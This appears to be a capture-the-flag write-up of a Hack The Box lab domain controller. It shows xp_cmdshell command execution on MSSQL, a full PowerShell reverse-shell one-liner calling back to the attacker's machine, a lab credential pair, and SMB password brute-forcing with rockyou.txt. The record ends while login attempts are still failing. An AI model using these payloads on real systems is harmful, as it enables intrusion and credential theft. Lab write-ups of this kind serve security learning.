
Enabled “xp_cmdshell” MSSQL configuration setting and verified I can run shell commands using it.

EXEC xp_cmdshell 'dir'; GO

```
1> EXEC xp_cmdshell 'dir';
2> GO
output
------------------------------------------------------------------------------------------------------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D
NULL
 Directory of C:\Windows\system32
NULL
01/24/2025  06:54 AM    <DIR>          .
01/24/2025  06:54 AM    <DIR>          ..
09/15/2018  01:08 AM    <DIR>          0409
06/08/2024  02:37 PM    <DIR>          1033
09/14/2018  11:12 PM               232 @AppHelpToast.png
09/14/2018  11:12 PM               308 @AudioToastIcon.png
09/14/2018  11:12 PM               450 @BackgroundAccessToastIcon.png
09/14/2018  11:12 PM               199 @bitlockertoastimage.png
09/14/2018  11:12 PM            14,791 @edptoastimage.png
09/14/2018  11:12 PM               330 @EnrollmentToastIcon.png
09/14/2018  11:12 PM               563 @language_notification_icon.png
09/14/2018  11:12 PM               483 @optionalfeatures.png
09/14/2018  11:12 PM               404 @VpnToastIcon.png
09/14/2018  11:12 PM               518 @WindowsUpdateToastIcon.contrast-black.png
09/14/2018  11:12 PM               810 @WindowsUpdateToastIcon.contrast-white.png
```

Listed all of C:\Windows\system32

Forgot pwd is Linux only. For some reason xp_cmdshell got disabled.



Re-enabled xp_cmdshell

Xp_cmdshell got disabled again. Unsure of why this is happening. Enabled it again.

EXEC xp_cmdshell 'systeminfo'; GO

```
1> EXEC xp_cmdshell 'systeminfo';
2> GO
output
------------------------------------------------------------------------------
NULL
Host Name:                 DC01
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA352
Original Install Date:     6/8/2024, 9:32:20 AM
System Boot Time:          1/25/2025, 9:33:40 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.23553139.B64.2403260936, 3/26/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,003 MB
Virtual Memory: Max Size:  5,503 MB
Virtual Memory: Available: 3,349 MB
Virtual Memory: In Use:    2,154 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    sequel.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.11.51
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
NULL
```

Nothing too noteworthy.

Turns out the box has a cleanup script that runs every few minutes which resets EXEC sp_configure 'xp_cmdshell' to 0.

EXEC xp_cmdshell 'dir C:\Users\'; GO

```
1> EXEC xp_cmdshell 'dir C:\Users\';
2> GO
output

-------------------------------------------------------------------------------

 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users

NULL

06/09/2024  05:42 AM    <DIR>          .

06/09/2024  05:42 AM    <DIR>          ..

12/25/2024  03:10 AM    <DIR>          Administrator

06/09/2024  03:11 AM    <DIR>          Public

06/09/2024  03:15 AM    <DIR>          ryan

01/25/2025  10:47 AM    <DIR>          sql_svc

               0 File(s)              0 bytes

               6 Dir(s)   3,628,830,720 bytes free

NULL
```

Found 4 user folders. “ryan” is a user we haven’t seen before.

EXEC xp_cmdshell 'dir C:\Users\Administrator'; GO

```
1> EXEC xp_cmdshell 'dir C:\Users\Administrator';
2> GO
output

-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users\Administrator

NULL

File Not Found

NULL
```

No access

EXEC xp_cmdshell 'dir C:\Users\ryan'; GO

```
1> EXEC xp_cmdshell 'dir C:\Users\ryan';
2> GO
output

-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users\ryan

NULL

File Not Found

NULL
```

No access

EXEC xp_cmdshell 'dir C:\Users\Public'; GO

```
1> EXEC xp_cmdshell 'dir C:\Users\Public';
2> GO
output

-------------------------------------------------------------------------------

 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users\Public

NULL

06/09/2024  03:11 AM    <DIR>          .

06/09/2024  03:11 AM    <DIR>          ..

06/09/2024  02:52 AM    <DIR>          Accounting Department

06/08/2024  05:29 PM    <DIR>          Documents

09/14/2018  11:19 PM    <DIR>          Downloads

09/14/2018  11:19 PM    <DIR>          Music

09/14/2018  11:19 PM    <DIR>          Pictures

09/14/2018  11:19 PM    <DIR>          Videos

               0 File(s)              0 bytes

               8 Dir(s)   3,602,460,672 bytes free
```

Located the Accounting Department directory.

EXEC xp_cmdshell 'dir “C:\Users\Public\Accounting Department”'; GO

```
1> EXEC xp_cmdshell 'dir "C:\Users\Public\Accounting Department"';
2> GO
output

-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users\Public\Accounting Department

NULL

06/09/2024  02:52 AM    <DIR>          .

06/09/2024  02:52 AM    <DIR>          ..

06/09/2024  02:14 AM            10,217 accounting_2024.xlsx

06/09/2024  02:52 AM             6,780 accounts.xlsx

               2 File(s)         16,997 bytes

               2 Dir(s)   3,591,806,976 bytes free
```

These are the files that were downloaded previously to get the SQL server credentials.

EXEC xp_cmdshell ‘ping 10.10.15.26’;

```
1> EXEC xp_cmdshell 'ping 10.10.15.26';
2> GO
output

------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------
NULL

Pinging 10.10.15.26 with 32 bytes of data:

Reply from 10.10.15.26: bytes=32 time=49ms TTL=63

Reply from 10.10.15.26: bytes=32 time=1010ms TTL=63

Reply from 10.10.15.26: bytes=32 time=48ms TTL=63

Reply from 10.10.15.26: bytes=32 time=48ms TTL=63

NULL

Ping statistics for 10.10.15.26:

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

    Minimum = 48ms, Maximum = 1010ms, Average = 288ms
```

Pinged my attackbox to make sure there were no issues communicating from “EscapeTwo” to the attacking Kali machine.

nc -lvnp 4444

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.15.26] from (UNKNOWN) [10.10.11.51] 62599
```

Ran this netcat command from the Kali attacker box, which listens for a reverse shell.

The next step was running a reverse shell to the attack box. This made navigation of the “EscapeTwo” file system much less cumbersome.


PowerShell Reverse Shell Command:
EXEC xp_cmdshell 'powershell -NoP -NonI -W Hidden -Command "& { $client = New-Object System.Net.Sockets.TCPClient("10.10.15.26",4444); $stream = $client.GetStream(); [byte[]]$buffer = 0..65535|%{0}; while(($i = $stream.Read($buffer, 0, $buffer.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($buffer,0,$i); $sendback = (iex $data 2>&1 | Out-String); $sendback2 = $sendback + "PS " + (pwd).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush() }; $client.Close() }"';

whoami

```
PS C:\Users\Administrator> whoami
sequel\sql_svc
```


Could not find any useful files to gain a further foothold into the system.
Can't switch users since the reverse shell was run as sql_svc.
Decided to change tactics.


crackmapexec smb 10.10.11.51 -u rose -p KxEPkKe6R8su --users




List of AD users
Have not seen michael previously
krbtgt would be great to compromise. It is an AD service account for Kerberos Authentication.

enum4linux -a 10.10.11.51







Nothing of note... Thinking back to the crackmapexec command and seeing user ryan, I decide to investigate his properties:

Get-ADUser ryan -Properties *

```
┌──(kali㉿kali)-[~/SharpHound-v2.5.13]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.10.11.51: inverse host lookup failed: Host name lookup failure
connect to [10.10.15.26] from (UNKNOWN) [10.10.11.51] 64023
Get-ADUser ryan -Properties *



AccountExpirationDate                :
accountExpires                       : 9223372036854775807
AccountLockoutTime                   :
AccountNotDelegated                  : False
AllowReversiblePasswordEncryption    : False
AuthenticationPolicy                 : {}
AuthenticationPolicySilo             : {}
BadLogonCount                        : 20
badPasswordTime                      : 133823138492907840
badPwdCount                          : 20
CannotChangePassword                 : False
CanonicalName                        : sequel.htb/Users/Ryan Howard
Certificates                         : {}
City                                 :
CN                                   : Ryan Howard
codePage                             : 0
Company                              :
CompoundIdentitySupported            : {}
Country                              :
countryCode                          : 0
Created                              : 6/8/2024 9:55:45 AM
createTimeStamp                      : 6/8/2024 9:55:45 AM
Deleted                              :
Department                           :
Description                          :
DisplayName                          : Ryan Howard
DistinguishedName                    : CN=Ryan Howard,CN=Users,DC=sequel,DC=htb
Division                             :
DoesNotRequirePreAuth                : False
dSCorePropagationData                : {12/31/1600 4:00:00 PM}
EmailAddress                         :
EmployeeID                           :
EmployeeNumber                       :
Enabled                              : True
Fax                                  :
GivenName                            : Ryan
HomeDirectory                        :
HomedirRequired                      : False
HomeDrive                            :
HomePage                             :
HomePhone                            :
Initials                             :
instanceType                         : 4
isDeleted                            :
KerberosEncryptionType               : {}
LastBadPasswordAttempt               : 1/25/2025 1:24:09 PM
LastKnownParent                      :
lastLogoff                           : 0
lastLogon                            : 133823122539782899
LastLogonDate                        : 1/25/2025 12:32:14 PM
lastLogonTimestamp                   : 133823107344157908
LockedOut                            : False
logonCount                           : 29
LogonWorkstations                    :
Manager                              :
MemberOf                             : {CN=Management Department,CN=Users,DC=sequel,DC=htb, CN=Remote Management
                                       Users,CN=Builtin,DC=sequel,DC=htb}
MNSLogonAccount                      : False
MobilePhone                          :
Modified                             : 1/25/2025 12:32:14 PM
modifyTimeStamp                      : 1/25/2025 12:32:14 PM
msDS-User-Account-Control-Computed   : 0
Name                                 : Ryan Howard
nTSecurityDescriptor                 : System.DirectoryServices.ActiveDirectorySecurity
```

```
nTSecurityDescriptor                : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=sequel,DC=htb
ObjectClass                         : user
ObjectGUID                          : ee8fc0b1-97d3-4a3e-9fd2-d187c0b510fa
objectSid                           : S-1-5-21-548670397-972687484-3496335370-1114
Office                              :
OfficePhone                         :
Organization                        :
OtherName                           :
PasswordExpired                     : False
PasswordLastSet                     : 6/8/2024 9:55:45 AM
PasswordNeverExpires                : True
PasswordNotRequired                 : False
POBox                               :
PostalCode                          :
PrimaryGroup                        : CN=Domain Users,CN=Users,DC=sequel,DC=htb
primaryGroupID                      : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath                         :
ProtectedFromAccidentalDeletion     : False
pwdLastSet                          : 133623393456777728
SamAccountName                      : ryan
sAMAccountType                      : 805306368
ScriptPath                          :
sDRightsEffective                   : 0
ServicePrincipalNames               : {}
SID                                 : S-1-5-21-548670397-972687484-3496335370-1114
SIDHistory                          : {}
SmartcardLogonRequired              : False
sn                                  : Howard
State                               :
StreetAddress                       :
Surname                             : Howard
Title                               :
TrustedForDelegation                : False
TrustedToAuthForDelegation          : False
UseDESKeyOnly                       : False
userAccountControl                  : 66048
userCertificate                     : {}
UserPrincipalName                   : ryan@sequel.htb
uSNChanged                          : 372632
uSNCreated                          : 12871
whenChanged                         : 1/25/2025 12:32:14 PM
whenCreated                         : 6/8/2024 9:55:45 AM
```

hydra -l ryan -P /usr/share/wordlists/rockyou.txt smb://10.10.11.51 -s 445 -V -m SMBv2

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l ryan -P /usr/share/wordlists/rockyou.txt smb://10.10.11.51 -s 445 -V -m SMBv2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-25 19:17:29
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://10.10.11.51:445/SMBv2
[ERROR] invalid reply from target smb://10.10.11.51:445/
```

Tried using hydra but it received an invalid reply.

crackmapexec smb 10.10.11.51 -u ryan -p /usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ crackmapexec smb 10.10.11.51 -u ryan -p /usr/share/wordlists/rockyou.txt

SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:123456 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:12345 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:123456789 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:password STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:iloveyou STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:princess STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:1234567 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:rockyou STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:12345678 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:abc123 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:nicole STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:daniel STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:babygirl STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:monkey STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:lovely STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:jessica STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:654321 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:michael STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:ashley STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:qwerty STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:111111 STATUS_LOGON_FAILURE
```

CrackMapExec works. Used the rockyou.txt wordlist that comes with Kali. Letting it run...
Ran for a while, no results.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ smbclient "//10.10.11.51/Accounting Department" -U ryan
Password for [WORKGROUP\ryan]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ smbclient "//10.10.11.51/Accounting Department" -U ryan
Password for [WORKGROUP\ryan]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ smbclient "//10.10.11.51/Accounting Department" -U ryan
Password for [WORKGROUP\ryan]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ smbclient "//10.10.11.51/Accounting Department" -U ryan
Password for [WORKGROUP\ryan]:
session setup failed: NT_STATUS_LOGON_FAILURE

